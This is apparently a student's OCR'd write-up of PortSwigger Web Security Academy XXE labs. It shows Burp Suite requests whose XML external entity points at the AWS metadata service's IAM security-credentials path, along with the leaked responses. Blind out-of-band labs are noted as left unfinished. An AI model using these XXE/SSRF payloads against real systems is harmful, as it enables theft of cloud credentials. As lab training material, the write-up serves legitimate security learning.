





- Next edit the xml code by using given http information on the description like given below.





Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
Target: https://0ab700c003917c9a8261ddd000f70064.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
POST /product/stock HTTP/2
Host: 0ab700c003917c9a8261ddd000f70064.web-security-academy.net
Cookie: session=owleVtceZEXGHrbk24ifc6Z8kH0FZEws
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0ab700c003917c9a8261ddd000f70064.web-security-academy.net/product?productId=1
Content-Type: application/xml
Content-Length: 226
Origin: https://0ab700c003917c9a8261ddd000f70064.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials">]>
<stockCheck>
<productId>
&xxe;
</productId>
<storeId>
1
</storeId>
</stockCheck>
Response
Pretty Raw Hex Render
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 27
"Invalid product ID: admin"
Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 17
Response headers 3
Search 0 highlights
Done
149 bytes | 257 millis
Event log All issues
Memory: 152.3MB
Search
ENG
2:11 AM
2/22/2024


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
Target: https://0ab700c003917c9a8261ddd000f70064.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
POST /product/stock HTTP/2
Host: 0ab700c003917c9a8261ddd000f70064.web-security-academy.net
Cookie: session=owleVtceZEXGHrbk24ifc6Z8kH0FZEws
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0ab700c003917c9a8261ddd000f70064.web-security-academy.net/product?productId=1
Content-Type: application/xml
Content-Length: 201
Origin: https://0ab700c003917c9a8261ddd000f70064.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam">]>
<stockCheck>
<productId>
&xxe;
</productId>
<storeId>
1
</storeId>
</stockCheck>
Response
Pretty Raw Hex Render
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 25
"Invalid product ID: iam"
Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 17
Response headers 3
Search 0 highlights
Done
147 bytes | 204 millis
Event log All issues
Memory: 150.3MB
Search
ENG
2:11 AM
2/22/2024

- Finally you'll receive success massage with secret access key.





- lastly by refreshing shows the successfully solved massage.




3) Lab: Blind XXE with out-of-band interaction

- To do this lab I don't have pro version of the burp suit. It needs the pro version for access to the collaborator tab. But I did steps to the repeater and got the response.










- I don’t have pro version of the burp suit. It needs the pro version for access to the collaborator tab to continue the lab.


4) Lab: Blind XXE with out-of-band interaction via XML parameter entities

- To do this lab I don't have pro version of the burp suit. It needs the pro version for access to the collaborator tab. But I did steps to the repeater and got the response








